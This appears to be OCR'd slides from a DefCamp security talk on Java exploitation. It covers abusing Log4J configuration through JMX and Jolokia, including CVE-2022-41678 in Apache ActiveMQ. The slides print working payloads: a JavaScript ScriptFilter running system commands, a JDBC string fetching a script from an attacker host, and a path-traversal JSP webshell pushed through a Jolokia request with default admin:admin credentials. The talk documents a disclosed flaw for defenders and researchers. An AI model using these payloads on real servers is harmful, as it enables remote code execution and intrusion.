

NOOOOOO!!!!!
THAT'S IMPROBABLE!!!!!

Log4J Configuration Formats

- XML (Default)
- Properties (Most Used)
- JSON
- YAML

Writing Binary Content

Property Format – Write Test File



Writing Binary Content

Property Format – Write Test File

```
# File appender
appender.logfile.type=RollingRandomAccessFile
appender.logfile.name=RollingFile
appender.logfile.fileName=/tmp/test.txt
appender.logfile.filePattern=/tmp/mal2-%d{yyyy}%i
appender.logfile.append=false
appender.logfile.filePermissions=rwxrwxr-x
appender.logfile.layout.type=PatternLayout
appender.logfile.layout.charset=iso-8859-1
appender.logfile.policies.type=Policies
appender.logfile.policies.size.type=SizeBasedTriggeringPolicy
appender.logfile.policies.size.size=2
appender.logfile.layout.pattern='''

x = b""
for i in range(256):
#for i in pay:
        if i not in bad_chars:
                x += bytes([i])
        elif i == 0xa:
                x += b"\\n"
        elif i == 0xd:
                x += b"\\r"
        else:
                print("You Screwed Up!!!!!")

prop = prop_template + x + b"\n"
#print(prop)

f = open("log4j2.properties", "wb")
f.write(prop)
f.close()
```


Writing Binary Content

Property Format – Write Test File

```
guest@worker01:~/Desktop/Log4J$ ls -la /tmp/test.txt
-rwxrwxr-x 1 guest guest 255 touko   4 03:14 /tmp/test.txt
guest@worker01:~/Desktop/Log4J$ xxd /tmp/test.txt
00000000: 0001 0203 0405 0607 0809 0a0b 0c0d 0e0f  ................
00000010: 1011 1213 1415 1617 1819 1a1b 1c1d 1e1f  ................
00000020: 2021 2223 2425 2627 2829 2a2b 2c2d 2e2f   !"#$%&'()*+,-./
00000030: 3031 3233 3435 3637 3839 3a3b 3c3d 3e3f  0123456789:;<=>?
00000040: 4041 4243 4445 4647 4849 4a4b 4c4d 4e4f  @ABCDEFGHIJKLMNO
00000050: 5051 5253 5455 5657 5859 5a5b 5d5e 5f60  PQRSTUVWXYZ[]^_`
00000060: 6162 6364 6566 6768 696a 6b6c 6d6e 6f70  abcdefghijklmnop
00000070: 7172 7374 7576 7778 797a 7b7c 7d7e 7f80  qrstuvwxyz{|}~..
00000080: 8182 8384 8586 8788 898a 8b8c 8d8e 8f90  ................
00000090: 9192 9394 9596 9798 999a 9b9c 9d9e 9fa0  ................
000000a0: a1a2 a3a4 a5a6 a7a8 a9aa abac adae afb0  ................
000000b0: b1b2 b3b4 b5b6 b7b8 b9ba bbbc bdbe bfc0  ................
000000c0: c1c2 c3c4 c5c6 c7c8 c9ca cbcc cdce cfd0  ................
000000d0: d1d2 d3d4 d5d6 d7d8 d9da dbdc ddde dfe0  ................
000000e0: e1e2 e3e4 e5e6 e7e8 e9ea ebec edee eff0  ................
000000f0: f1f2 f3f4 f5f6 f7f8 f9fa fbfc fdfe ff    ...............
```

Writing Binary Content

Property Format – Write WAR File



Writing Binary Content


Property Format – Write
WAR File

```
bad_chars = [0xa, 0x0d, 0x5c, 0x25]
```

Writing Binary Content

Property Format – Write WAR File

Feels more like a PWN challenge than Web



Script Support

Script Support

- A.K.A. direct RCE (Remote Code Execution)
- Script Components:
  - ScriptArbiter
  - ScriptFilters
  - ScriptPatternSelector
  - ETC.
- Only works if “scriptSupport” is enabled
- Scripts:
  - JavaScript
  - Groovy
  - Beanshell
  - ETC.

Script Support

Configuration containing JavaScript

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="RCETest">
    <Loggers>
        <Logger name="EventLogger" level="debug" additivity="false">
            <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
                <Script name="RCE" language="javascript">
      <![CDATA[
      var cmd = "id";
      print(
          new java.io.BufferedReader(
              new java.io.InputStreamReader(
                  java.lang.Runtime.getRuntime().exec(cmd).getInputStream()
              )
          ).lines().collect(
              java.util.stream.Collectors.joining()
          )
      );
      ]]>
                </Script>
            </ScriptFilter>
        </Logger>
        <Root level="debug">
            <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
                <ScriptRef ref="RCE"/>
            </ScriptFilter>
        </Root>
    </Loggers>
</Configuration>
```

Script Support

Configuration containing JavaScript

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="RCETest">
    <Loggers>
        <Logger name="EventLogger" level="debug" additivity="false">
            <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
                <Script name="RCE" language="javascript">
      <![CDATA[
      var cmd = "id";
      print(
          new java.io.BufferedReader(
              new java.io.InputStreamReader(
                  java.lang.Runtime.getRuntime().exec(cmd).getInputStream()
              )
          ).lines().collect(
              java.util.stream.Collectors.joining()
          )
      );
      ]]>
                </Script>
```

JDBC

JDBC

https://github.com/apache/logging-log4j2/blob/2.x/log4j-jdbc-dbcp2/src/test/resources/log4j2-jdbc-dbcp2.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="WARN">
    <Appenders>
        <Console name="STDOUT">
            <PatternLayout pattern="%C{1.} %m %level MDC%X%n"/>
        </Console>
        <Jdbc name="databaseAppender" tableName="TableNameA"
ignoreExceptions="false">
            <PoolingDriver
connectionString="jdbc:h2:mem:tempdb;INIT=RUNSCRIPT FROM
&#x22;http://<ATTACKER_IP>&#x22;" driverClassName="org.h2.Driver">
                <PoolableConnectionFactory autoCommitOnReturn="true"
***TRUNCATED***>
                    <DisconnectionSqlCodes>
                        <String>1</String>
                        <String>2</String>
                    </DisconnectionSqlCodes>
                </PoolableConnectionFactory>
            </PoolingDriver>
            <ColumnMapping name="ColumnA" />
        </Jdbc>
    </Appenders>
    <Loggers>
        <Logger
name="org.apache.logging.log4j.core.appender.db.jdbc.JdbcAppenderColumnMapp
ingLiteralTest" level="DEBUG" additivity="false">
            <AppenderRef ref="databaseAppender" />
        </Logger>
        <Root level="FATAL">
            <AppenderRef ref="STDOUT"/>
        </Root>
    </Loggers>
</Configuration>
```

JDBC

https://github.com/apache/logging-log4j2/blob/2.x/log4j-jdbc-dbcp2/src/test/resources/log4j2-jdbc-dbcp2.xml

```
            <PoolingDriver
connectionString="jdbc:h2:mem:tempdb;INIT=RUNSCRIPT FROM
&#x22;http://<ATTACKER_IP>&#x22;" driverClassName="org.h2.Driver">
                    <PoolableConnectionFactory autoCommitOnReturn="true"
```

Java Messaging Extension (JMX)

Java Management Extensions (JMX)

- Extension over RMI
- Fetch records (classes, functions and attributes) from JMX Registry
- Flow:
  - Send signature (function + arguments + other info) to server
  - Server returns the result result
- Unauthenticated JMX == Death by MLET

5.0 SHADES OF JAVA EXPLOITATION

MATEI "MAL" BADANOIU

DefcaMP/

where hacking & security collide

Major JMX Security Concerns

- Preauthenticated Deserialization
- Unauthenticated MLet Install
- Post-authenticated shenanigans
  - MBean Function Calls
  - MBean Attribute Read/Write (get/set)
  - Deserialization via Function Arguments

JMX over HTTP


- Inbuilt “JMX-Console” Tomcat, Jboss, etc.
- 3rd party software:
  - Jolokia
  - Hawtio
- No Deserialization
- No MLets
- Can still call exposed Java Functions and modify attributes (shenanigans)

Log4J + JMX

=

Log4JMX


Log4JMX



JMX Jconsole


JMX on Capsaicin

Log4JMX




you're gonna have a bad time..
imgflip.com

James
Enterprise Mail Server



So who is vulnerable?

So who is vulnerable?

ActiveMQ Artemis

James
Enterprise Mail Server

APACHE ACTIVEMQ®

So who is vulnerable?

Red Hat AMQ

So who is vulnerable?

Apache ActiveMQ and Alfresco

Alfresco

- Alfresco Docker Compose comes bundeled with a docker image for ActiveMQ
- Image has default credentials (admin:admin)
- Found Log4JMX here
- Wanted to report it to Alfresco
- But …


WAIT A MINUTE ...

Alfresco

- Alfresco Docker Compose comes bundeled with a docker image for ActiveMQ
- Image has default credentials (admin:admin)
- Found Log4JMX here
- Wanted to report it to Alfresco
- But … realised that the problem may be in Apache ActiveMQ

Apache ActiveMQ

- CVE-2022-41678 (Long Story)
- Jolokia
- Jetty Server with JSP support
- Default credentials are “admin:admin”
- Exploit: Write Arbitrary JSP to get RCE

Write Arbitrary Content to “mal.jsp”

Use relative path traversal

```
<File name="MyFile" fileName="../webapps/admin/mal.jsp">
```

Write Arbitrary Content to “mal.jsp”

System Commands in JSP

```
                <Pattern>
                    <![CDATA[
<% Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c",
"id>../webapps/admin/cmd.out" }); %>win'
<br/>
]]>
                </Pattern>
```

Write Arbitrary Content to “mal.jsp”

Log4J XML Configuration

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <File name="MyFile" fileName="../webapps/admin/mal.jsp">
            <PatternLayout>
                <Pattern>
                    <![CDATA[
<% Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c",
"id>../webapps/admin/cmd.out" }); %>win'
<br/>
]]>
                </Pattern>
            </PatternLayout>
        </File>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```

Write Arbitrary Content to “mal.jsp”

Jolokia HTTP Request

```
"<?xml version=\"1.0\" encoding=\"UTF-8\"?>
    <Configuration status=\"debug\" name=\"MyApp\" packages=\"\">
      <Appenders>
        <File name=\"MyFile\" fileName=\"../webapps/admin/mal.jsp\">
          <PatternLayout>
<Pattern>
<![CDATA[
<% Runtime.getRuntime().exec(new String[] { \"/bin/sh\", \"-c\",
\"id>../webapps/admin/cmd.out\" }); %>win'
<br/>
]]>
</Pattern>
          </PatternLayout>
        </File>
      </Appenders>
      <Loggers>
        <Root level=\"debug\">
          <AppenderRef ref=\"MyFile\"/>
        </Root>
      </Loggers>
    </Configuration>",
```

Write Arbitrary Content to “mal.jsp”

Jolokia HTTP Request

```
{
  "type": "exec",
  "mbean": "org.apache.logging.log4j2:type=2b9627bc",
  "operation" : "setConfigText",
"arguments":[
"<?xml version=\"1.0\" encoding=\"UTF-8\"?>
```

Write Arbitrary Content to “mal.jsp”

Jolokia HTTP Request

```
POST /api/jolokia HTTP/1.1
Host: 127.0.0.1:8161
Authorization: Basic YWRtaW46YWRtaW4=
Origin: a
Content-Length: 731
```

